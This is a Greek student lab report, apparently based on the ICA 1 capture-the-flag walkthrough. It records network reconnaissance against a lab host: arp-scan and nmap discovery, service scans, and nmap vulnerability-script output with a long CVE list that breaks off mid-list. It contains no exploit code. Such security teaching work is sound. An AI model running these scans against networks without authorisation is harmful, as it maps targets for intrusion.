Υλοποίηση Επίθεσης σε Υπολογιστικό Σύστημα

Ονοματεπώνυμο	AM
Λέανδρος Αρβανιτόπουλος	1072809
Νικόλας Φιλιππάτος	1072754

Ημερομηνία: January 02, 2024

Table Of Contents

Inspired

ICA 1 Write up

ica-1-walkthrough-linkedin

Scenario

Έστω οτι εχουμε καταφερει να συνδεθουμε στο εσωτερικο δικτυο μιας εταιριας και θελουμε να αποκτησουμε προσβαση σε εναν υπολογιστη της για να αποκτησουμε πληροφοριες για το προτζεκτ ICA.

Attack

Enumeration

Host discovery

Πρωτα απο ολα πρεπει να βρουμε σε ποια ip διευθυνση ειναι ο υπολογιστης που θελουμε να κανουμε επιθεση

arp-scan

```
sudo arp-scan -I wlp4s0 --localnet
```

Output:

```
Interface: wlp4s0, type: EN10MB, MAC: ec:5c:68:db:c2:41, IPv4: 192.168.1.11
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     34:24:3e:06:a1:04       zte corporation
192.168.1.6     00:45:e2:9f:96:83       CyberTAN Technology Inc.
192.168.1.9     00:45:e2:9f:96:83       CyberTAN Technology Inc.
192.168.1.7     46:3d:cc:39:90:76       (Unknown: locally administered)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.051 seconds (124.82 hosts/sec). 4 responded
```

nmap

```
sudo nmap -sn 192.168.1.1-254 -oN nmap/recon
```

Output:

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:16 EET
Nmap scan report for H1600V7.home (192.168.1.1)
Host is up (0.0029s latency).
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.012s latency).
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.0066s latency).
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.000069s latency).
Nmap done: 254 IP addresses (4 hosts up) scanned in 15.00 seconds
```

- `-sn`:
  - Ειναι ping scan, disables port scanning

Βλεπουμε οτι η δικια μας ip ειναι :

```
ip a show wlp4s0
```

```
192.168.1.11/24
```

Ξερουμε οτι στην 1.1 ειναι το router, οποτε εχουμε δυο πιθανους υπολογιστες που μπορουμε να κανουμε επιθεση : 1.7 και 1.9

```
nmap -Pn -sC -sV -T4 192.168.1.7 -oN nmap/machine_7
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:21 EET
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.047s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
5061/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.30 seconds
```

```
nmap -Pn -sC -sV -T4 192.168.1.9 -oN nmap/machine_9
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:20 EET
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.016s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 0e:77:d9:cb:f8:05:41:b9:e4:45:71:c1:01:ac:da:93 (RSA)
|   256 40:51:93:4b:f8:37:85:fd:a5:f4:d7:27:41:6c:a0:a5 (ECDSA)
|_  256 09:85:60:c5:35:c1:4d:83:76:93:fb:c7:f0:cd:7b:8e (ED25519)
80/tcp   open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.48 (Debian)
3306/tcp open  mysql   MySQL 8.0.26
| ssl-cert: Subject: commonName=MySQL_Server_8.0.26_Auto_Generated_Server_Certificate
| Not valid before: 2021-09-25T10:47:29
|_Not valid after:  2031-09-23T10:47:29
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26
|   Thread ID: 12
|   Capabilities flags: 65535
|   Some Capabilities: SwitchToSSLAfterHandshake, SupportsCompression, IgnoreSpaceBeforeParenthesis, LongPassword, SupportsLoadDataLocal,
Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, InteractiveClient, ConnectWithDatabase, Speaks41ProtocolNew, DontAllowDatabaseTableColumn,
ODBCClient, Support41Auth, LongColumnFlag, FoundRows, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: q\x06%\x04\x17{6\x11dJpc\x04;k./\x03+q
|_  Auth Plugin Name: caching_sha2_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.84 seconds
```

Extensive Scan of the ports:

```
nmap -Pn -sC -sV -T4 192.168.1.9 -oN nmap/machine_9_2 -p-
```

Βλεπουμε οτι ο 1.9 τρεχει υπηρεσιες που μπορει να ειναι ευαλωττες, αντιθετα με το 1.7 .

Vulnerability Discovery

nmap script vuln

```
nmap --script vuln 192.168.1.9 -oN nmap/machine_9_vuln
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:33 EET
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.010s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.9
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.1.9:80/
|     Form id: loginform
|     Form action: http://192.168.1.9/index.php/login
|
|     Path: http://192.168.1.9:80/index.php/login/restorePassword
|     Form id: restorepassword
|_    Form action: /index.php/login/restorePassword
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /backups/: Backup folder w/ directory listing
|   /robots.txt: Robots file
|   /batch/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /core/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /install/: Potentially interesting folder
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|   /manual/: Potentially interesting folder
|   /template/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.48 (debian)'
3306/tcp open  mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 33.79 seconds
```

nmap script vulners


```
nmap -Pn -sV --script vulners 192.168.1.9 -oN nmap/machine_9_vuln_2
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-02 19:39 EET
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.0075s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.4p1:
|       PRION:CVE-2016-20012    5.0     https://vulners.com/prion/PRION:CVE-2016-20012
|       PRION:CVE-2021-28041    4.6     https://vulners.com/prion/PRION:CVE-2021-28041
|       CVE-2021-28041  4.6     https://vulners.com/cve/CVE-2021-28041
|       CVE-2021-41617  4.4     https://vulners.com/cve/CVE-2021-41617
|       PRION:CVE-2020-14145    4.3     https://vulners.com/prion/PRION:CVE-2020-14145
|       CVE-2020-14145  4.3     https://vulners.com/cve/CVE-2020-14145
|       CVE-2016-20012  4.3     https://vulners.com/cve/CVE-2016-20012
|       PRION:CVE-2021-41617    3.5     https://vulners.com/prion/PRION:CVE-2021-41617
|       PRION:CVE-2021-36368    2.6     https://vulners.com/prion/PRION:CVE-2021-36368
|_      CVE-2021-36368  2.6     https://vulners.com/cve/CVE-2021-36368
80/tcp   open  http    Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
| vulners:
|   cpe:/a:apache:http_server:2.4.48:
|       PACKETSTORM:171631      7.5     https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
|       EDB-ID:51193    7.5     https://vulners.com/exploitdb/EDB-ID:51193      *EXPLOIT*
|       CVE-2022-31813  7.5     https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  7.5     https://vulners.com/cve/CVE-2022-23943
|       CVE-2022-22720  7.5     https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  7.5     https://vulners.com/cve/CVE-2021-44790
|       CVE-2021-39275  7.5     https://vulners.com/cve/CVE-2021-39275
|       CNVD-2022-73123 7.5     https://vulners.com/cnvd/CNVD-2022-73123
|       CNVD-2022-03225 7.5     https://vulners.com/cnvd/CNVD-2022-03225
|       CNVD-2021-102386        7.5     https://vulners.com/cnvd/CNVD-2021-102386
|       1337DAY-ID-38427        7.5     https://vulners.com/zdt/1337DAY-ID-38427        *EXPLOIT*
|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8    6.8     https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8  *EXPLOIT*
|       CVE-2021-40438  6.8     https://vulners.com/cve/CVE-2021-40438
|       CNVD-2022-03224 6.8     https://vulners.com/cnvd/CNVD-2022-03224
|       AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C    6.8     https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C  *EXPLOIT*
|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2    6.8     https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2  *EXPLOIT*
|       4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332    6.8     https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332  *EXPLOIT*
|       4373C92A-2755-5538-9C91-0469C995AA9B    6.8     https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B  *EXPLOIT*
|       36618CA8-9316-59CA-B748-82F15F407C4F    6.8     https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-82F15F407C4F  *EXPLOIT*
|       0095E929-7573-5E4A-A7FA-F6598A35E8DE    6.8     https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE  *EXPLOIT*
|       OSV:BIT-2023-31122      6.4     https://vulners.com/osv/OSV:BIT-2023-31122
|       CVE-2022-28615  6.4     https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224  6.4     https://vulners.com/cve/CVE-2021-44224
|       CVE-2022-22721  5.8     https://vulners.com/cve/CVE-2022-22721
|       CVE-2022-36760  5.1     https://vulners.com/cve/CVE-2022-36760
|       OSV:BIT-2023-45802      5.0     https://vulners.com/osv/OSV:BIT-2023-45802
|       OSV:BIT-2023-43622      5.0     https://vulners.com/osv/OSV:BIT-2023-43622
|       F7F6E599-CEF4-5E03-8E10-FE18C4101E38    5.0     https://vulners.com/githubexploit/F7F6E599-CEF4-5E03-8E10-FE18C4101E38  *EXPLOIT*
|       E5C174E5-D6E8-56E0-8403-D287DE52EB3F    5.0     https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3F  *EXPLOIT*
|       DB6E1BBD-08B1-574D-A351-7D6BB9898A4A    5.0     https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-7D6BB9898A4A  *EXPLOIT*
|       CVE-2022-37436  5.0     https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-30556  5.0     https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  5.0     https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-28614  5.0     https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-26377  5.0     https://vulners.com/cve/CVE-2022-26377
|       CVE-2022-22719  5.0     https://vulners.com/cve/CVE-2022-22719
|       CVE-2021-36160  5.0     https://vulners.com/cve/CVE-2021-36160
|       CVE-2021-34798  5.0     https://vulners.com/cve/CVE-2021-34798
|       CVE-2021-33193  5.0     https://vulners.com/cve/CVE-2021-33193
|       CVE-2006-20001  5.0     https://vulners.com/cve/CVE-2006-20001
|       CNVD-2023-93320 5.0     https://vulners.com/cnvd/CNVD-2023-93320
|       CNVD-2023-80558 5.0     https://vulners.com/cnvd/CNVD-2023-80558
|       CNVD-2022-73122 5.0     https://vulners.com/cnvd/CNVD-2022-73122
|       CNVD-2022-53584 5.0     https://vulners.com/cnvd/CNVD-2022-53584
|       CNVD-2022-53582 5.0     https://vulners.com/cnvd/CNVD-2022-53582
|       CNVD-2022-03223 5.0     https://vulners.com/cnvd/CNVD-2022-03223
|       C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B    5.0     https://vulners.com/githubexploit/C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B  *EXPLOIT*
|       BD3652A9-D066-57BA-9943-4E34970463B9    5.0     https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4E34970463B9  *EXPLOIT*
|       B0208442-6E17-5772-B12D-B5BE30FA5540    5.0     https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B5BE30FA5540  *EXPLOIT*
|       A820A056-9F91-5059-B0BC-8D92C7A31A52    5.0     https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8D92C7A31A52  *EXPLOIT*
|       9814661A-35A4-5DB7-BB25-A1040F365C81    5.0     https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A1040F365C81  *EXPLOIT*
|       5A864BCC-B490-5532-83AB-2E4109BB3C31    5.0     https://vulners.com/githubexploit/5A864BCC-B490-5532-83AB-2E4109BB3C31  *EXPLOIT*
|_      17C6AD2A-8469-56C8-BBBE-1764D0DF1680    5.0     https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BBBE-1764D0DF1680  *EXPLOIT*
3306/tcp open  mysql   MySQL 8.0.26
| vulners:
|   cpe:/a:mysql:mysql:8.0.26:
|       PRION:CVE-2021-35638    6.8     https://vulners.com/prion/PRION:CVE-2021-35638
|       PRION:CVE-2021-35637    6.8     https://vulners.com/prion/PRION:CVE-2021-35637
|       PRION:CVE-2022-21368    6.5     https://vulners.com/prion/PRION:CVE-2022-21368
|       PRION:CVE-2022-21600    5.8     https://vulners.com/prion/PRION:CVE-2022-21600
|       PRION:CVE-2022-21479    5.5     https://vulners.com/prion/PRION:CVE-2022-21479
|       PRION:CVE-2022-21478    5.5     https://vulners.com/prion/PRION:CVE-2022-21478
|       PRION:CVE-2022-21425    5.5     https://vulners.com/prion/PRION:CVE-2022-21425
|       PRION:CVE-2022-21378    5.5     https://vulners.com/prion/PRION:CVE-2022-21378
|       PRION:CVE-2022-21367    5.5     https://vulners.com/prion/PRION:CVE-2022-21367
|       PRION:CVE-2022-21351    5.5     https://vulners.com/prion/PRION:CVE-2022-21351
|       PRION:CVE-2022-21278    5.5     https://vulners.com/prion/PRION:CVE-2022-21278
|       PRION:CVE-2021-35612    5.5     https://vulners.com/prion/PRION:CVE-2021-35612
|       PRION:CVE-2021-35610    5.5     https://vulners.com/prion/PRION:CVE-2021-35610
|       PRION:CVE-2022-21352    4.9     https://vulners.com/prion/PRION:CVE-2022-21352
|       PRION:CVE-2023-21880    4.7     https://vulners.com/prion/PRION:CVE-2023-21880
|       PRION:CVE-2023-21877    4.7     https://vulners.com/prion/PRION:CVE-2023-21877
|       PRION:CVE-2022-21635    4.7     https://vulners.com/prion/PRION:CVE-2022-21635
|       PRION:CVE-2022-21301    4.7     https://vulners.com/prion/PRION:CVE-2022-21301
|       PRION:CVE-2022-21265    4.7     https://vulners.com/prion/PRION:CVE-2022-21265
|       PRION:CVE-2023-21980    4.6     https://vulners.com/prion/PRION:CVE-2023-21980
|       PRION:CVE-2022-21318    4.6     https://vulners.com/prion/PRION:CVE-2022-21318
|       PRION:CVE-2022-21316    4.6     https://vulners.com/prion/PRION:CVE-2022-21316
|       PRION:CVE-2023-22079    4.0     https://vulners.com/prion/PRION:CVE-2023-22079
|       PRION:CVE-2023-22059    4.0     https://vulners.com/prion/PRION:CVE-2023-22059
|       PRION:CVE-2022-39410    4.0     https://vulners.com/prion/PRION:CVE-2022-39410
|       PRION:CVE-2022-39408    4.0     https://vulners.com/prion/PRION:CVE-2022-39408
|       PRION:CVE-2022-21592    4.0     https://vulners.com/prion/PRION:CVE-2022-21592
|       PRION:CVE-2022-21489    4.0     https://vulners.com/prion/PRION:CVE-2022-21489
|       PRION:CVE-2022-21483    4.0     https://vulners.com/prion/PRION:CVE-2022-21483
|       PRION:CVE-2022-21482    4.0     https://vulners.com/prion/PRION:CVE-2022-21482
|       PRION:CVE-2022-21454    4.0     https://vulners.com/prion/PRION:CVE-2022-21454
|       PRION:CVE-2022-21427    4.0     https://vulners.com/prion/PRION:CVE-2022-21427
|       PRION:CVE-2022-21417    4.0     https://vulners.com/prion/PRION:CVE-2022-21417
|       PRION:CVE-2022-21412    4.0     https://vulners.com/prion/PRION:CVE-2022-21412
|       PRION:CVE-2022-21374    4.0     https://vulners.com/prion/PRION:CVE-2022-21374
|       PRION:CVE-2022-21372    4.0     https://vulners.com/prion/PRION:CVE-2022-21372
|       PRION:CVE-2022-21370    4.0     https://vulners.com/prion/PRION:CVE-2022-21370
|       PRION:CVE-2022-21362    4.0     https://vulners.com/prion/PRION:CVE-2022-21362
|       PRION:CVE-2022-21358    4.0     https://vulners.com/prion/PRION:CVE-2022-21358
|       PRION:CVE-2022-21356    4.0     https://vulners.com/prion/PRION:CVE-2022-21356
|       PRION:CVE-2022-21348    4.0     https://vulners.com/prion/PRION:CVE-2022-21348
|       PRION:CVE-2022-21344    4.0     https://vulners.com/prion/PRION:CVE-2022-21344
|       PRION:CVE-2022-21342    4.0     https://vulners.com/prion/PRION:CVE-2022-21342
|       PRION:CVE-2022-21337    4.0     https://vulners.com/prion/PRION:CVE-2022-21337
|       PRION:CVE-2022-21336    4.0     https://vulners.com/prion/PRION:CVE-2022-21336
|       PRION:CVE-2022-21335    4.0     https://vulners.com/prion/PRION:CVE-2022-21335
|       PRION:CVE-2022-21334    4.0     https://vulners.com/prion/PRION:CVE-2022-21334
|       PRION:CVE-2022-21332    4.0     https://vulners.com/prion/PRION:CVE-2022-21332
|       PRION:CVE-2022-21330    4.0     https://vulners.com/prion/PRION:CVE-2022-21330
|       PRION:CVE-2022-21329    4.0     https://vulners.com/prion/PRION:CVE-2022-21329
|       PRION:CVE-2022-21328    4.0     https://vulners.com/prion/PRION:CVE-2022-21328
|       PRION:CVE-2022-21327    4.0     https://vulners.com/prion/PRION:CVE-2022-21327
|       PRION:CVE-2022-21326    4.0     https://vulners.com/prion/PRION:CVE-2022-21326
|       PRION:CVE-2022-21322    4.0     https://vulners.com/prion/PRION:CVE-2022-21322
|       PRION:CVE-2022-21320    4.0     https://vulners.com/prion/PRION:CVE-2022-21320
|       PRION:CVE-2022-21315    4.0     https://vulners.com/prion/PRION:CVE-2022-21315
|       PRION:CVE-2022-21314    4.0     https://vulners.com/prion/PRION:CVE-2022-21314
|       PRION:CVE-2022-21310    4.0     https://vulners.com/prion/PRION:CVE-2022-21310
|       PRION:CVE-2022-21309    4.0     https://vulners.com/prion/PRION:CVE-2022-21309
|       PRION:CVE-2022-21308    4.0     https://vulners.com/prion/PRION:CVE-2022-21308
|       PRION:CVE-2022-21307    4.0     https://vulners.com/prion/PRION:CVE-2022-21307
|       PRION:CVE-2022-21297    4.0     https://vulners.com/prion/PRION:CVE-2022-21297
|       PRION:CVE-2022-21290    4.0     https://vulners.com/prion/PRION:CVE-2022-21290
|       PRION:CVE-2022-21289    4.0     https://vulners.com/prion/PRION:CVE-2022-21289
|       PRION:CVE-2022-21288    4.0     https://vulners.com/prion/PRION:CVE-2022-21288
|       PRION:CVE-2022-21287    4.0     https://vulners.com/prion/PRION:CVE-2022-21287
|       PRION:CVE-2022-21286    4.0     https://vulners.com/prion/PRION:CVE-2022-21286
|       PRION:CVE-2022-21285    4.0     https://vulners.com/prion/PRION:CVE-2022-21285
|       PRION:CVE-2022-21284    4.0     https://vulners.com/prion/PRION:CVE-2022-21284
|       PRION:CVE-2022-21280    4.0     https://vulners.com/prion/PRION:CVE-2022-21280
|       PRION:CVE-2022-21279    4.0     https://vulners.com/prion/PRION:CVE-2022-21279
|       PRION:CVE-2022-21245    4.0     https://vulners.com/prion/PRION:CVE-2022-21245
|       PRION:CVE-2021-35648    4.0     https://vulners.com/prion/PRION:CVE-2021-35648
|       PRION:CVE-2021-35647    4.0     https://vulners.com/prion/PRION:CVE-2021-35647
|       PRION:CVE-2021-35646    4.0     https://vulners.com/prion/PRION:CVE-2021-35646
|       PRION:CVE-2021-35645    4.0     https://vulners.com/prion/PRION:CVE-2021-35645
|       PRION:CVE-2021-35644    4.0     https://vulners.com/prion/PRION:CVE-2021-35644
|       PRION:CVE-2021-35643    4.0     https://vulners.com/prion/PRION:CVE-2021-35643
|       PRION:CVE-2021-35642    4.0     https://vulners.com/prion/PRION:CVE-2021-35642
|       PRION:CVE-2021-35641    4.0     https://vulners.com/prion/PRION:CVE-2021-35641
|       PRION:CVE-2021-35640    4.0     https://vulners.com/prion/PRION:CVE-2021-35640
|       PRION:CVE-2021-35636    4.0     https://vulners.com/prion/PRION:CVE-2021-35636
|       PRION:CVE-2021-35635    4.0     https://vulners.com/prion/PRION:CVE-2021-35635
|       PRION:CVE-2021-35634    4.0     https://vulners.com/prion/PRION:CVE-2021-35634
|       PRION:CVE-2021-35633    4.0     https://vulners.com/prion/PRION:CVE-2021-35633
|       PRION:CVE-2021-35631    4.0     https://vulners.com/prion/PRION:CVE-2021-35631
|       PRION:CVE-2021-35630    4.0     https://vulners.com/prion/PRION:CVE-2021-35630
|       PRION:CVE-2021-35628    4.0     https://vulners.com/prion/PRION:CVE-2021-35628
|       PRION:CVE-2021-35627    4.0     https://vulners.com/prion/PRION:CVE-2021-35627
|       PRION:CVE-2021-35626    4.0     https://vulners.com/prion/PRION:CVE-2021-35626
|       PRION:CVE-2021-35625    4.0     https://vulners.com/prion/PRION:CVE-2021-35625
|       PRION:CVE-2021-35624    4.0     https://vulners.com/prion/PRION:CVE-2021-35624
|       PRION:CVE-2021-35623    4.0     https://vulners.com/prion/PRION:CVE-2021-35623
|       PRION:CVE-2021-35622    4.0     https://vulners.com/prion/PRION:CVE-2021-35622
|       PRION:CVE-2021-35607    4.0     https://vulners.com/prion/PRION:CVE-2021-35607
|       PRION:CVE-2021-35597    4.0     https://vulners.com/prion/PRION:CVE-2021-35597
|       PRION:CVE-2023-22115    3.3     https://vulners.com/prion/PRION:CVE-2023-22115
|       PRION:CVE-2023-22114    3.3     https://vulners.com/prion/PRION:CVE-2023-22114
|       PRION:CVE-2023-22113    3.3     https://vulners.com/prion/PRION:CVE-2023-22113
|       PRION:CVE-2023-22112    3.3     https://vulners.com/prion/PRION:CVE-2023-22112
|       PRION:CVE-2023-22111    3.3     https://vulners.com/prion/PRION:CVE-2023-22111
|       PRION:CVE-2023-22110    3.3     https://vulners.com/prion/PRION:CVE-2023-22110
|       PRION:CVE-2023-22104    3.3     https://vulners.com/prion/PRION:CVE-2023-22104
|       PRION:CVE-2023-22103    3.3     https://vulners.com/prion/PRION:CVE-2023-22103
|       PRION:CVE-2023-22097    3.3     https://vulners.com/prion/PRION:CVE-2023-22097
|       PRION:CVE-2023-22092    3.3     https://vulners.com/prion/PRION:CVE-2023-22092
|       PRION:CVE-2023-22084    3.3     https://vulners.com/prion/PRION:CVE-2023-22084
|       PRION:CVE-2023-22078    3.3     https://vulners.com/prion/PRION:CVE-2023-22078
|       PRION:CVE-2023-22070    3.3     https://vulners.com/prion/PRION:CVE-2023-22070
|       PRION:CVE-2023-22068    3.3     https://vulners.com/prion/PRION:CVE-2023-22068
|       PRION:CVE-2023-22066    3.3     https://vulners.com/prion/PRION:CVE-2023-22066
|       PRION:CVE-2023-22065    3.3     https://vulners.com/prion/PRION:CVE-2023-22065
|       PRION:CVE-2023-22064    3.3     https://vulners.com/prion/PRION:CVE-2023-22064
|       PRION:CVE-2023-22032    3.3     https://vulners.com/prion/PRION:CVE-2023-22032
|       PRION:CVE-2023-22028    3.3     https://vulners.com/prion/PRION:CVE-2023-22028
|       PRION:CVE-2023-22026    3.3     https://vulners.com/prion/PRION:CVE-2023-22026
|       PRION:CVE-2023-22015    3.3     https://vulners.com/prion/PRION:CVE-2023-22015
|       PRION:CVE-2023-22007    3.3     https://vulners.com/prion/PRION:CVE-2023-22007
|       PRION:CVE-2023-21982    3.3     https://vulners.com/prion/PRION:CVE-2023-21982
|       PRION:CVE-2023-21977    3.3     https://vulners.com/prion/PRION:CVE-2023-21977
|       PRION:CVE-2023-21976    3.3     https://vulners.com/prion/PRION:CVE-2023-21976
|       PRION:CVE-2023-21972    3.3     https://vulners.com/prion/PRION:CVE-2023-21972
|       PRION:CVE-2023-21950    3.3     https://vulners.com/prion/PRION:CVE-2023-21950
|       PRION:CVE-2023-21887    3.3     https://vulners.com/prion/PRION:CVE-2023-21887
|       PRION:CVE-2023-21883    3.3     https://vulners.com/prion/PRION:CVE-2023-21883
|       PRION:CVE-2023-21882    3.3     https://vulners.com/prion/PRION:CVE-2023-21882
|       PRION:CVE-2023-21881    3.3     https://vulners.com/prion/PRION:CVE-2023-21881
|       PRION:CVE-2023-21879    3.3     https://vulners.com/prion/PRION:CVE-2023-21879
|       PRION:CVE-2023-21878    3.3     https://vulners.com/prion/PRION:CVE-2023-21878
|       PRION:CVE-2023-21876    3.3     https://vulners.com/prion/PRION:CVE-2023-21876
|       PRION:CVE-2022-39400    3.3     https://vulners.com/prion/PRION:CVE-2022-39400
|       PRION:CVE-2022-21641    3.3     https://vulners.com/prion/PRION:CVE-2022-21641
|       PRION:CVE-2022-21640    3.3     https://vulners.com/prion/PRION:CVE-2022-21640
|       PRION:CVE-2022-21638    3.3     https://vulners.com/prion/PRION:CVE-2022-21638
|       PRION:CVE-2022-21637    3.3     https://vulners.com/prion/PRION:CVE-2022-21637
|       PRION:CVE-2022-21633    3.3     https://vulners.com/prion/PRION:CVE-2022-21633
|       PRION:CVE-2022-21632    3.3     https://vulners.com/prion/PRION:CVE-2022-21632
|       PRION:CVE-2022-21617    3.3     https://vulners.com/prion/PRION:CVE-2022-21617
|       PRION:CVE-2022-21608    3.3     https://vulners.com/prion/PRION:CVE-2022-21608
|       PRION:CVE-2022-21607    3.3     https://vulners.com/prion/PRION:CVE-2022-21607
|       PRION:CVE-2022-21605    3.3     https://vulners.com/prion/PRION:CVE-2022-21605
|       PRION:CVE-2022-21604    3.3     https://vulners.com/prion/PRION:CVE-2022-21604
|       PRION:CVE-2022-21599    3.3     https://vulners.com/prion/PRION:CVE-2022-21599
|       PRION:CVE-2022-21594    3.3     https://vulners.com/prion/PRION:CVE-2022-21594
|       PRION:CVE-2022-21339    3.3     https://vulners.com/prion/PRION:CVE-2022-21339
|       PRION:CVE-2022-21304    3.3     https://vulners.com/prion/PRION:CVE-2022-21304
|       PRION:CVE-2022-21303    3.3     https://vulners.com/prion/PRION:CVE-2022-21303
|       PRION:CVE-2022-21270    3.3     https://vulners.com/prion/PRION:CVE-2022-21270
|       PRION:CVE-2022-21264    3.3     https://vulners.com/prion/PRION:CVE-2022-21264
|       PRION:CVE-2022-21256    3.3     https://vulners.com/prion/PRION:CVE-2022-21256
|       PRION:CVE-2022-21253    3.3     https://vulners.com/prion/PRION:CVE-2022-21253
|       PRION:CVE-2022-21249    3.3     https://vulners.com/prion/PRION:CVE-2022-21249
|       PRION:CVE-2021-35596    3.3     https://vulners.com/prion/PRION:CVE-2021-35596
|       PRION:CVE-2021-35591    3.3     https://vulners.com/prion/PRION:CVE-2021-35591
|       PRION:CVE-2021-35577    3.3     https://vulners.com/prion/PRION:CVE-2021-35577
|       PRION:CVE-2021-35575    3.3     https://vulners.com/prion/PRION:CVE-2021-35575
|       PRION:CVE-2021-35546    3.3     https://vulners.com/prion/PRION:CVE-2021-35546
|       PRION:CVE-2021-2479     3.3     https://vulners.com/prion/PRION:CVE-2021-2479
|       PRION:CVE-2021-2478     3.3     https://vulners.com/prion/PRION:CVE-2021-2478
|       PRION:CVE-2023-21875    3.2     https://vulners.com/prion/PRION:CVE-2023-21875
|       PRION:CVE-2021-35602    3.2     https://vulners.com/prion/PRION:CVE-2021-35602
|       PRION:CVE-2022-39403    3.0     https://vulners.com/prion/PRION:CVE-2022-39403
|       PRION:CVE-2022-21486    2.9     https://vulners.com/prion/PRION:CVE-2022-21486
|       PRION:CVE-2022-21485    2.9     https://vulners.com/prion/PRION:CVE-2022-21485
|       PRION:CVE-2022-21484    2.9     https://vulners.com/prion/PRION:CVE-2022-21484
|       PRION:CVE-2022-21357    2.9     https://vulners.com/prion/PRION:CVE-2022-21357
|       PRION:CVE-2022-21355    2.9     https://vulners.com/prion/PRION:CVE-2022-21355
